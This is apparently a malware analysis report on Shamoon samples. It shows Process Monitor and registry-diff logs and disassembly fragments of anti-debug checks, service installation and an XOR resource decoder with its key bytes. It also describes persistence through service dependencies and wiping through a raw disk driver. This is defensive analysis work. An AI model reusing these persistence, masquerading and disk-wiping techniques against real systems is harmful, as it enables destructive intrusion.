On running sample2-1.exe and sample2-2.exe, there does not appear to be much observable impact on the user's system other than the service being created and a number of registry keys being changed. Network manipulation is minimal and the user's files do not seem to be damaged. This is probably due to the fact that the malware resources are encoded and the decoding threads are not reached without providing some arguments to the command-line program. It could also be that the malware is attempting to establish connection to a CnC server and thus waits on its execution.

However we are able to make a number of fascinating observations on closer inspection. The registry key "HKLM\SYSTEM\CURRENTCONTROLSET\SERVICES\TrkSvr" creates TrkSvr.exe as a service in the system. Another registry key

"HKLM\SYSTEM\CURRENTCONTROLSET\SERVICES\TrkSvr\DisplayName : "Distributed Link Tracking Server" " is added to mask TrkSvr.exe as a legitimate Distributed link tracking server service. Furthermore, the key

"HKLM\SYSTEM\CURRENTCONTROLSET\SERVICES\TrkSvr\DependOnService : 'RpcSs' " creates a dependency between the Remote Procedural Call service and the malware presumably to use some functionality available to the former.

The malware goes about a very particular way to ensure persistence across reboots. It creates a dependency between the service TrkSrv.exe and another legitimate service 'lanmanworkstation' which is started on every system reboot. This can be seen from the registry key

"HKLM\SYSTEM\CURRENTCONTROLSET\SERVICES\lanmanworkstation\DependOnService: 'TrkSrv' ".

On further analysis of the Malware code, we see that it contains some anti-debug code shown below. This piece of code works as a clock timer and checks if the program is being debugged by periodically counting the time up to 2 billion clockticks. If the program is indeed being paused and debugged then the clock timer exceeds the value of 2 billion and an exit procedure is called.

The more interesting piece of code though is the decoder shown below. We see that this section of the program loads each resource and does a simple XOR of every 4 bytes in the binary with a predefined key for each resource. This enables us to manually decode each resource and further analysis on this path is done in later sections.

Process Hacker [MALWARE-2665B12\Administrator]+						
Hacker	View	Tools	Users	Help		
		Refresh	Options	Find Handles or DLLs	System Information	X
Processes	Services	Network				
Name	PID	CPU	I/O Total...	Private B...	User Name	Description
System Idle Process	0	96.88		0	NT AUTHORITY\SYSTEM	NT Kernel & System
System	4			0	NT AUTHORITY\SYSTEM	Windows NT Session Manager
smss.exe	384			172 kB	NT AUTHORITY\SYSTEM	Client Server Runtime Process
csrss.exe	636			1.53 MB	NT AUTHORITY\SYSTEM	Windows NT Logon Application
winlogon.exe	660			6.24 MB	NT AUTHORITY\SYSTEM	Services and Controller app
services.exe	704	1.56		3.4 MB	NT AUTHORITY\SYSTEM	VMware Activation Helper
vmacthl.exe	872			564 kB	NT AUTHORITY\SYSTEM	Generic Host Process for Win32 ...
svchost.exe	884			2.91 MB	NT AUTHORITY\SYSTEM	WMI
wmiprvs...	532			3.45 MB	NT ... NETWORK SERVICE	WMI
wmiprvs...	1156			1.87 MB	NT AUTHORITY\SYSTEM	Automatic Updates
svchost.exe	976			1.66 MB	NT ... NETWORK SERVICE	Windows Security Center Notific...
svchost.exe	1060			12.79 MB	NT AUTHORITY\SYSTEM	Generic Host Process for Win32 ...
wuauctl....	1780			6.28 MB	NT AUTHORITY\SYSTEM	Automatic Updates
wscntfy....	1600			468 kB	MALWAR... Administrator	Generic Host Process for Win32 ...
wuauctl....	840			5.43 MB	MALWAR... Administrator	Generic Host Process for Win32 ...
svchost.exe	1112			1.19 MB	NT ... NETWORK SERVICE	Spooler SubSystem App
svchost.exe	1204			1.61 MB	NT AU... LOCAL SERVICE	Generic Host Process for Win32 ...
spoolsv.exe	1404			6.26 MB	NT AUTHORITY\SYSTEM	VMware Guest Authentication S...
svchost.exe	1896			2.05 MB	NT AUTHORITY\SYSTEM	VMware Tools Core Service
vGAuthServ...	168			6.08 MB	NT AUTHORITY\SYSTEM	Application Layer Gateway Service
vmtoolsd.exe	260			10.05 MB	NT AUTHORITY\SYSTEM	Distributed Link Tracking Server
alg.exe	1028			1.07 MB	NT AU... LOCAL SERVICE	LSA Shell (Export Version)
trksrv.exe	2504			552 kB	NT AUTHORITY\SYSTEM	
lsass.exe	716		512 B/s	3.85 MB	NT AUTHORITY\SYSTEM	
DPCs				0		
Interrupts				0		
explorer.exe	920			13.28 MB	MALWAR... Administrator	Windows Explorer
rundll32.exe	1656			2.13 MB	MALWAR... Administrator	Run a DLL as an App
vmtoolsd.exe	892	1.56		4.11 MB	MALWAR... Administrator	Process Monitor
Procmon.exe	412			6.58 MB	MALWAR... Administrator	Process Hacker
ProcessHacker.exe	2068			8.23 MB	MALWAR... Administrator	

Fig.10 Trksvr.exe service

This screenshot shows the Process Monitor interface with a list of operations. The process name is 'sample2-1.exe' (PID 2488). The operations listed are all 'CreateFile' calls, indicating the creation of various files required for the service. The paths include system32 directories and specific files like 'Trksvr.exe'. The result column shows most operations as 'SUCCESS' except for one 'NAME NOT FOUND' entry.

Time...	Process Name	PID	Operation	Path	Result
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\Prefetch\SAMPLE2-1.EXE-0FD44638.pf	NAME NOT FOUND
12:02...	sample2-1.exe	2488	CreateFile	C:\Documents and Settings\Administrator\Desktop\Practical2	SUCCESS
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\system32\ws2_32.dll	SUCCESS
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\system32\ws2_32.dll	SUCCESS
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\system32\ws2help.dll	SUCCESS
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\system32\ws2help.dll	SUCCESS
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\system32\shell32.dll	SUCCESS
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\system32\SHELL32.dll.124.Manifest	NAME NOT FOUND
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\system32\SHELL32.dll.124.Config	NAME NOT FOUND
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\system32\shell32.dll	SUCCESS
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1d_6.0.2600.5512_x-ww_35d4ce83	SUCCESS
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1d_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll	SUCCESS
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1d_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll	SUCCESS
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1d_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll	SUCCESS
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1d_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll	SUCCESS
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\WindowsShell Manifest	SUCCESS
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\WindowsShell Manifest	SUCCESS
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\WindowsShell Manifest	SUCCESS
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\WindowsShell Manifest	SUCCESS
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\WindowsShell Manifest	SUCCESS
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\WindowsShell Manifest	SUCCESS
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\WindowsShell Config	NAME NOT FOUND
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\WindowsShell Manifest	SUCCESS
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\system32\comctl32.dll	SUCCESS
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\system32\comctl32.dll.124.Manifest	NAME NOT FOUND
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\system32\comctl32.dll.124.Config	NAME NOT FOUND
12:02...	sample2-1.exe	2488	CloseFile	C:\WINDOWS\system32\comctl32.dll	SUCCESS
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\system32\kernel32.dll	SUCCESS
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\system32\kernel32.dll	SUCCESS
12:02...	sample2-1.exe	2488	CreateFile	C:\WINDOWS\system32\Trksvr.exe	NAME NOT FOUND

Fig.11 Creation of trksvr.exe

This screenshot shows the Process Monitor interface with a list of operations. The process name is 'sample2-1.exe' (PID 2488). The operations listed are all 'Load Image' calls, indicating the loading of various DLLs required for the application. The paths include system32 directories and specific files like 'Trksvr.exe'. The result column shows all operations as 'SUCCESS'.

Time...	Process Name	PID	Operation	Path	Result
12:02...	sample2-1.exe	2488	Load Image	C:\Documents and Settings\Administrator\Desktop\Practical2\sample2-1.exe	SUCCESS
12:02...	sample2-1.exe	2488	Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS
12:02...	sample2-1.exe	2488	Load Image	C:\WINDOWS\system32\kernel32.dll	SUCCESS
12:02...	sample2-1.exe	2488	Load Image	C:\WINDOWS\system32\netapi32.dll	SUCCESS
12:02...	sample2-1.exe	2488	Load Image	C:\WINDOWS\system32\advapi32.dll	SUCCESS
12:02...	sample2-1.exe	2488	Load Image	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS
12:02...	sample2-1.exe	2488	Load Image	C:\WINDOWS\system32\secur32.dll	SUCCESS
12:02...	sample2-1.exe	2488	Load Image	C:\WINDOWS\system32\msvcrt.dll	SUCCESS
12:02...	sample2-1.exe	2488	Load Image	C:\WINDOWS\system32\ws2_32.dll	SUCCESS
12:02...	sample2-1.exe	2488	Load Image	C:\WINDOWS\system32\ws2help.dll	SUCCESS
12:02...	sample2-1.exe	2488	Load Image	C:\WINDOWS\system32\user32.dll	SUCCESS
12:02...	sample2-1.exe	2488	Load Image	C:\WINDOWS\system32\gdi32.dll	SUCCESS
12:02...	sample2-1.exe	2488	Load Image	C:\WINDOWS\system32\shell32.dll	SUCCESS
12:02...	sample2-1.exe	2488	Load Image	C:\WINDOWS\system32\shlwapi.dll	SUCCESS
12:02...	sample2-1.exe	2488	Load Image	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1d_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll	SUCCESS
12:02...	sample2-1.exe	2488	Load Image	C:\WINDOWS\system32\comctl32.dll	SUCCESS

Fig.12 Loading a number of dlls

Keys added:12

```

HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_TRKSVR
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_TRKSVR\0000
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_TRKSVR\0000\Control
HKLM\SYSTEM\ControlSet001\Services\Trksvr
HKLM\SYSTEM\ControlSet001\Services\Trksvr\Security
HKLM\SYSTEM\ControlSet001\Services\Trksvr\Enum
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_TRKSVR
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_TRKSVR\0000
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_TRKSVR\0000\Control
HKLM\SYSTEM\CurrentControlSet\Services\Trksvr
HKLM\SYSTEM\CurrentControlSet\Services\Trksvr\Security
HKLM\SYSTEM\CurrentControlSet\Services\Trksvr\Enum

```

Fig. 13 TrkSvr Registry key

-res0000.txt - Notepad

File Edit Format View Help

values added:50

```
HKEY\SYSTEM\ControlSet001\Enum\Root\LEGACY_TRKSVR\0000\Control\\"NewlyCreated": 0x00000000
HKEY\SYSTEM\ControlSet001\Enum\Root\LEGACY_TRKSVR\0000\Control\ActiveService: "Trksrv"
HKEY\SYSTEM\ControlSet001\Enum\Root\LEGACY_TRKSVR\0000\Service: "Trksrv"
HKEY\SYSTEM\ControlSet001\Enum\Root\LEGACY_TRKSVR\0000\Legacy: 0x00000001
HKEY\SYSTEM\ControlSet001\Enum\Root\LEGACY_TRKSVR\0000\ConfigFlags: 0x00000000
HKEY\SYSTEM\ControlSet001\Enum\Root\LEGACY_TRKSVR\0000\Class: "LegacyDriver"
HKEY\SYSTEM\ControlSet001\Enum\Root\LEGACY_TRKSVR\0000\ClassGUID: "{8ECC055D-047F-11D1-A537-0000F8753ED1}"
HKEY\SYSTEM\ControlSet001\Enum\Root\LEGACY_TRKSVR\0000\DeviceDesc: "distributed Link Tracking Server"
HKEY\SYSTEM\ControlSet001\Enum\Root\LEGACY_TRKSVR\NextInstance: 0x00000001
HKEY\SYSTEM\ControlSet001\services\lanmanworkstation\DependOnService: 'Trksrv'
HKEY\SYSTEM\ControlSet001\services\lanmanworkstation\DependOnGroup: 00
HKEY\SYSTEM\ControlSet001\services\Trksrv\Enum\0: "Root\LEGACY_TRKSVR\0000"
HKEY\SYSTEM\ControlSet001\services\Trksrv\Enum\Count: 0x00000001
HKEY\SYSTEM\ControlSet001\services\Trksrv\Enum\NextInstance: 0x00000001
HKEY\SYSTEM\ControlSet001\services\Trksrv\Security\Security: 01 00 14 80 90 00 00 00 9C 00 00 00 14 00 00 00 30 00 00 00 00 02 00 1C 0C
HKEY\SYSTEM\ControlSet001\services\Trksrv\Type: 0x00000010
HKEY\SYSTEM\ControlSet001\services\Trksrv\Start: 0x00000002
HKEY\SYSTEM\ControlSet001\services\Trksrv\ErrorControl: 0x00000000
HKEY\SYSTEM\ControlSet001\services\Trksrv\ImagePath: "C:\WINDOWS\system32\trksrv.exe"
HKEY\SYSTEM\ControlSet001\services\Trksrv\DisplayName: "Distributed Link Tracking Server"
HKEY\SYSTEM\ControlSet001\services\Trksrv\DependOnService: 'Rpccs'
HKEY\SYSTEM\ControlSet001\services\Trksrv\DependOnGroup: 00
HKEY\SYSTEM\ControlSet001\services\Trksrv\ObjectName: "LocalSystem"
HKEY\SYSTEM\ControlSet001\services\Trksrv\Description: "Enables the Distributed Link Tracking Client service within the same domain"
HKEY\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_TRKSVR\0000\Control\\"NewlyCreated": 0x00000000
HKEY\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_TRKSVR\0000\Control\ActiveService: "Trksrv"
HKEY\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_TRKSVR\0000\Service: "Trksrv"
HKEY\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_TRKSVR\0000\Legacy: 0x00000001
HKEY\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_TRKSVR\0000\ConfigFlags: 0x00000000
HKEY\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_TRKSVR\0000\Class: "LegacyDriver"
HKEY\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_TRKSVR\0000\ClassGUID: "{8ECC055D-047F-11D1-A537-0000F8753ED1}"
HKEY\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_TRKSVR\0000\DeviceDesc: "distributed Link Tracking Server"
HKEY\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_TRKSVR\NextInstance: 0x00000001
HKEY\SYSTEM\CurrentControlSet\services\lanmanworkstation\DependOnService: 'Trksrv'
HKEY\SYSTEM\CurrentControlSet\services\lanmanworkstation\DependOnGroup: 00
HKEY\SYSTEM\CurrentControlSet\services\Trksrv\Enum\0: "Root\LEGACY_TRKSVR\0000"
HKEY\SYSTEM\CurrentControlSet\services\Trksrv\Enum\Count: 0x00000001
HKEY\SYSTEM\CurrentControlSet\services\Trksrv\Enum\NextInstance: 0x00000001
HKEY\SYSTEM\CurrentControlSet\services\Trksrv\Security\Security: 01 00 14 80 90 00 00 00 9C 00 00 00 14 00 00 00 30 00 00 00 00 02 00 1
HKEY\SYSTEM\CurrentControlSet\services\Trksrv\Type: 0x00000010
HKEY\SYSTEM\CurrentControlSet\services\Trksrv\Start: 0x00000002
HKEY\SYSTEM\CurrentControlSet\services\Trksrv\ErrorControl: 0x00000000
HKEY\SYSTEM\CurrentControlSet\services\Trksrv\ImagePath: "C:\WINDOWS\system32\trksrv.exe"
HKEY\SYSTEM\CurrentControlSet\services\Trksrv\DisplayName: "Distributed Link Tracking Server"
HKEY\SYSTEM\CurrentControlSet\services\Trksrv\DependOnService: 'Rpccs'
HKEY\SYSTEM\CurrentControlSet\services\Trksrv\DependOnGroup: 00
HKEY\SYSTEM\CurrentControlSet\services\Trksrv\ObjectName: "LocalSystem"
HKEY\SYSTEM\CurrentControlSet\services\Trksrv\Description: "Enables the Distributed Link Tracking Client service within the same domain
HKU\$S-1-5-21-117609710-1078145449-725345543-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-98
HKU\$S-1-5-21-117609710-1078145449-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\C:\documents and settings\Administrat
```

Fig.14 Dependency registry keys

```
values modified:6
HKLM\Software\Microsoft\Cryptography\RNG\Seed: 10 68 71 20 6D FA 09 9A 2F AF EE 85 DF F0 5C 77 EE 52 48 D2 0D 47 59 BB 92 59 21 E1 A
HKLM\Software\Microsoft\Cryptography\RNG\Seed: 91 B6 51 E6 9A 54 DA CB EB A1 4E 43 A6 4F 45 94 09 5D D4 7E DC 2D 54 CD 5F 5D E8 E6 8
HKLM\SYSTEM\ControlSet001\Control\ServiceCurrent: 0x0000000F
HKLM\SYSTEM\ControlSet001\Control\ServiceCurrent: 0x00000010
HKLM\SYSTEM\CurrentControlSet\Control\ServiceCurrent:\ 0x0000000F
HKLM\SYSTEM\CurrentControlSet\Control\ServiceCurrent:\ 0x00000010
HKU\$-1-5-21-117609710-1078145449-725345543-500\Software\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-98
HKU\$-1-5-21-117609710-1078145449-725345543-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-98
HKU\$-1-5-21-117609710-1078145449-725345543-500\Software\Sysinternals\Process_Explorer\Windowplacement: 2C 00 00 00 00 00 00 00 01 C
HKU\$-1-5-21-117609710-1078145449-725345543-500\Software\Sysinternals\Process_Explorer\windowplacement: 2C 00 00 00 02 00 00 00 03 C
HKU\$-1-5-21-117609710-1078145449-725345543-500\SessionInformation\ProgramCount: 0x00000004
HKU\$-1-5-21-117609710-1078145449-725345543-500\SessionInformation\ProgramCount: 0x00000002

-----
Files added:4
C:\WINDOWS\Prefetch\REGSHOT.EXE-2B567E44.pf
C:\WINDOWS\Prefetch\SAMPLE2-1.EXE-0FD44638.pf
C:\WINDOWS\Prefetch\TRKSVR.EXE-23C7330.pf
C:\WINDOWS\system32\trksvr.exe

-----
Files deleted:1
C:\Documents and Settings\Administrator\Local settings\Temp\Perflib_Perfdata_4d0.dat

-----
Files [attributes?] modified:5
C:\Documents and Settings\Administrator\ntuser.dat.LOG
C:\WINDOWS\system32\config\software.LOG
C:\WINDOWS\system32\config\system.LOG
C:\WINDOWS\system32\wbem\Logs\wbemess.LOG
C:\WINDOWS\system32\wbem\Logs\wmiprov.LOG

-----
Total changes:78
```

Fig.15 Files added

```

xor    eax, ebp      ; Logical Exclusive OR
mov    [ebp+var_4], eax
push   ebx
lea    eax, [ebp+phkResult] ; Load Effective Address
push   eax          ; phkResult
push   20019h        ; samDesired
xor    ebx, ebx      ; Logical Exclusive OR
push   ebx          ; ulOptions
push   offset aSystemCurrent_0 ; "SYSTEM\CurrentControlSet\Control\Ses"...
push   8000002h        ; hKey
call   ds:RegOpenKeyExW ; Indirect Call Near Procedure
test   eax, eax      ; Logical Compare
jnz    loc_401895     ; Jump if Not Zero (ZF=0)

```



```

lea    eax, [ebp+cbData] ; Load Effective Address
push   eax          ; lpcbData
lea    eax, [ebp+Data] ; Load Effective Address
push   eax          ; lpData
lea    eax, [ebp+Type] ; Load Effective Address
push   eax          ; lpType
push   ebx          ; lpReserved
push   offset aProcessor_arch ; "PROCESSOR_ARCHITECTURE"
push   [ebp+phkResult] ; hKey
mov    [ebp+Type], ebx
mov    [ebp+cbData], 64h
call   ds:RegQueryValueExW ; Indirect Call Near Procedure
test   eax, eax      ; Logical Compare
jnz    short loc_401889 ; Jump if Not Zero (ZF=0)

```

Fig. 16.1 Processor detection

```

push   [ebp+cbData]    ; size_t
lea    eax, [ebp+Data] ; Load Effective Address
push   eax          ; void *
lea    eax, [ebp+var_6C] ; Load Effective Address
push   eax          ; void *
call  _memcpy         ; Call Procedure
mov    eax, [ebp+cbData]
shr    eax, 1          ; Shift Logical Right
xor    ecx, ecx      ; Logical Exclusive OR
mov    [ebp+eax*2+var_6C], cx
lea    eax, [ebp+var_6C] ; Load Effective Address
push   eax          ; wchar_t *
push   offset aAMD64  ; "AMD64"
call  _wcscmp         ; Call Procedure
add    esp, 14h        ; Add
test   eax, eax      ; Logical Compare
jz    short loc_401887 ; Jump if Zero (ZF=1)

```



```

lea    eax, [ebp+var_6C] ; Load Effective Address
push   eax          ; wchar_t *
push   offset aAMD64_0 ; "amd64"
call  _wcscmp         ; Call Procedure
pop    ecx
pop    ecx
test   eax, eax      ; Logical Compare
jnz   short loc_401889 ; Jump if Not Zero (ZF=0)

```

Fig.16.2 Processor detection

Function name

- `f sub_401000`
- `f unknown_lbnname_1`
- `f nullsub_1`
- `f sub_401031`
- `f sub_401050`
- `f sub_401080`
- `f sub_4010AF`
- `f sub_4010D4`
- `f sub_40111D`
- `f sub_401166`
- `f sub_4011EF`
- `f sub_401230`
- `f StartAddress`
- `f sub_401288`
- `f sub_401622`
- `f sub_401642`
- `f sub_401769`
- `f sub_401792`
- `f sub_4017B8`
- `f sub_4018A4`

Line 7 of 673

Graph overview

```

xor    eax, eax      ; Logical Exclusive OR
test   ecx, ecx      ; Logical Compare
jz     short loc_4010D2 ; Jump if Zero (ZF=1)

loc_4010BB:           ; Compare Two Operands
cmp    byte ptr [ecx+eax*2], 0
jnz    short loc_4010C8 ; Jump if Not Zero (ZF=0)

loc_4010C8:           ; Compare Two Operands
cmp    byte ptr [ecx+eax*2+1], 0 ; Compare Two Operands
jz     short loc_4010D2 ; Jump if Zero (ZF=1)

loc_4010B8:           ; Compare Two Operands
cmp    eax, 77359400h
jnb    short loc_4010D2 ; Jump if Not Below (CF=0)

inc    eax           ; Increment by 1
jmp    short loc_4010BB ; Jump

loc_4010D2:
pop    ebp
retn
sub_4010AF endp      ; Return Near from Procedure

```

100.00% (-15,188) (101,162) 000004AF 004010AF: sub_4010AF (Synchronized with Hex View-1)

Fig.17 Anti-Debug

Functions window

- `f sub_402AA2`
- `f sub_402A6`
- `f unknown_lbnname_3`
- `f sub_402AEC`
- `f sub_402BD7`
- `f sub_4030E0`
- `f sub_403295`
- `f sub_40335C`
- `f sub_403491`
- `f sub_403730`
- `f sub_40375B`
- `f sub_40377A`
- `f sub_403799`
- `f sub_4037B3`
- `f sub_4037D2`
- `f sub_4037F8`
- `f sub_40380F`
- `f std::ctype<char>::ctype<char>(s`
- `f std::ctype<char>::_Tidy(void)`
- `f sub_4038AD`

Line 61 of 673

Graph overview

```

mov    esi, 0F003Fh
push   esi           ; dwDesiredAccess
xor    ebx, ebx      ; Logical Exclusive OR
push   ebx           ; lpDatabaseName
push   ebx           ; lpMachineName
call   ds:OpenSCManagerW ; Indirect Call Near Procedure
mov    [ebp+hSCObject], eax
cmp    eax, ebx      ; Compare Two Operands
jz     loc_403702     ; Jump if Zero (ZF=1)

push   esi           ; dwDesiredAccess
push   offset ServiceName ; "TrkSur"
push   eax           ; hSCManager
mov    [ebp+var_460], bl
call   ds:OpenServiceW ; Indirect Call Near Procedure
mov    [ebp+hService], eax
mov    esi, offset unk_416804
cmp    eax, ebx      ; Compare Two Operands
jz     loc_40361A     ; Jump if Zero (ZF=1)

mov    edi, ds:QueryServiceConfigW
lea    ecx, [ebp+pcbBytesNeeded] ; Load Effective Address
push   ecx           ; pcbBytesNeeded
push   ebx           ; cbBufSize
push   ebx           ; lpServiceConfig
push   eax           ; hService

```

100.00% (335,498) (61,259) 00002891 00403491: sub_403491 (Synchronized with Hex View-1)

Fig.18 Starting TrkSvr service

```

push [ebp+lpName]; lpName
push [ebp+hModule]; hModule
call ds:FindResource; Indirect Call Near Procedure
mov esi, eax
xor ebx, ebx; Logical Exclusive OR
cmp esi, ebx; Compare Two Operands
jz loc_401A0F; Jump if Zero (ZF=1)

push esi
push [ebp+hModule]; hModule
call ds:LoadResource; Indirect Call Near Procedure
cmp eax, ebx; Compare Two Operands
jz loc_401A0F; Jump if Zero (ZF=1)

push eax
call ds:LockResource; Indirect Call Near Procedure
mov [ebp+var_18], eax
cmp eax, ebx; Compare Two Operands
jz loc_401A0F; Jump if Zero (ZF=1)

push esi
push [ebp+hModule]; hModule
call ds:SizeofResource; Indirect Call Near Procedure
mov [ebp+var_8], eax
lea eax, [ebp+var_14]; Load Effective Address
imul eax

```

Line 24 of 673

Graph overview

Output window

100.00% (334,446) (226,317) 00000D77 00401977: sub_401977 (Synchronized with Hex View-1)

Fig.19.1 Decoder

```

mov edi, ds:WriteFile
xor esi, esi; Logical Exclusive OR
mov [ebp+NumberOfBytesWritten], ebx

loc_401A0F:
cmp esi, [ebp+var_8]; Compare Two Operands
jnb loc_401A81; Jump if Not Below (CF=0)

xor edx, edx; Logical Exclusive OR
mov eax, esi
div [ebp+arg_14]; Unsigned Divide
mov eax, [ebp+arg_10]
mov ebx, [ebp+var_18]
push ebx; lpOverlapped
mov al, [edx*eax]
xor al, [esi+ecx]; Logical Exclusive OR
mov [ebp+Buffer], al
push eax; lpBuffer
lea eax, [ebp+NumberOfBytesWritten]; Load Effective Address
push eax; lpNumberOfBytesWritten
push 1; nNumberOfBytesToWrite
lea eax, [ebp+Buffer]; Load Effective Address
push eax; lpBuffer
push [ebp+hFile]; hFile
call [ebp+Writefile]; Indirect Call Near Procedure
inc esi; Increment by 4
cmp esi, 400h; Compare Two Operands
jb short loc_401A0F; Jump if Below (CF=1)

```

Line 24 of 673

Graph overview

Output window

100.00% (461,1277) (167,224) 00000D77 00401977: sub_401977 (Synchronized with Hex View-1)

Fig.19.2 Decoder

		Imports	Exports
.data:0041C42D	00	db 0	
.data:0041C42E	00	db 0	
.data:0041C42F	00	db 0	
.data:0041C430	25	unk_41C430 db 25h ; % ; DATA XREF: sub_4056B	
.data:0041C431	7F	db 7Fh ; ■	
.data:0041C432	5D	db 5Dh ;]	
.data:0041C433	FB	db 9FBh ; v	
.data:0041C434	17	unk_41C434 db 17h ; ; DATA XREF: sub_40335	
.data:0041C435	D4	db 9D4h ; +	
.data:0041C436	BA	db 9BAh ; i	
.data:0041C437	00	db 0	
.data:0041C438	5C	unk_41C438 db 5Ch ; \ ; DATA XREF: sub_40349	
.data:0041C439	C2	db 8C2h ; -	
.data:0041C43A	1A	db 1Ah	
.data:0041C43B	BB	db 8BBh ; +	
.data:0041C43C	00	db 0	

Fig.20 Decoding keys

Further Static and Dynamic Analysis (1)

The Malware resources were decoded and each resource PKCS12, PKCS7 and X509 were individually analysed. We immediately see that the x509 resource is simply a 64bit version of the main dropper sample aimed at running on corresponding systems with the 64bit processor architecture as shown below. The main functionality of the malware come from the communications component PKCS7 and the wiper component PKCS12.

PKCS7 has a number of network connectivity strings like ‘InternetOpenUrl’ along with Anti-debug strings as well. There seems to be some encoding libraries as well as can be seen below. We see some URLs written as part of C++ code that takes arguments, presumably called upon execution. We also see a particular IP address 10.1.252.19. This is assumed to be the CnC server where the module receives its commands from. Furthermore, there are repeated references to dates and times which implies that the module receives some date from the server. Netfb318.pnf and netft429.pnf are 2 pnf files also found among the strings. From PEStudio we see that the file appears to name itself “netinit.exe” while it is described as simply ‘TCP/IP NetBios Information’ presumably to mask its functioning.

While Sample2-1.exe did not show any significant information for PKCS12, Sample2-2.exe did. The resources from Sample2-2.exe were able to be compiled and run as separate executables while Sample2-1.exe resources did not run. On checking the hashes of both samples, only the resource sections differed. It is assumed that this is because the resources in sample2-1.exe were incomplete and malformed. Further credence to this is given by the fact that the strings section of PKCS12 from Sample2-1.exe shows much fewer strings when compared to PKCS12 of Sample2-2.exe as shown below.

On analysing PKCS12, we see that it has another encoded resource, READONE which is saved to disk under the name DrDisk.sys. The imports show a number of imports used to locate files and a ‘DeleteFile’ import implying it deletes the files. We gain a lot more credible information from the strings section. We see a number of file path strings which the malware searches for and selects files to delete. We see that these filepaths are written into f1.inf and f2.inf files.

These files maybe linked to the aforementioned pnf files. Another string confirms that the malware is indeed Shamoon as shown below. The service DrDisk.sys is started by PKCS12 as seen from the strings section and there also appears to be a command to shutdown the system after the malware executes. Of particular interest is the string elrawdisk which is mentioned later.

The DrDisk.sys resource of PKCS12 can also be decoded using a key found in its code shown below. This decoding lets us analyse the resource which appears to be a Raw Disk driver that allows user applications to access the raw disk files. This driver if used by a malicious program could indeed provide access to the raw disk files that otherwise applications would not be able to access easily. We see that the imports of the DrDisk.sys resource contain a number of imports like ‘IODeleteDevice’ and ‘IODeleteSymboliclink’ that are related with file deletions within the raw disk. The strings section provides further confirmation of this. Hal.dll is a hardware abstraction library acting as a middleware between the kernel and the hardware.

Accessing this dll could provide very high destructive capability to the malware. Another string names a company, 'Eldos corporation'. On investigating this company, It seems that DrDisk.sys is infact RawDisk, a signed driver produced by this company to provide easy access to the file system for programs that otherwise cannot. While the malware uses this product, it is not implied that the company had any malicious intentions. The above findings are further confirmed using IDA and analysing the code as shown below.

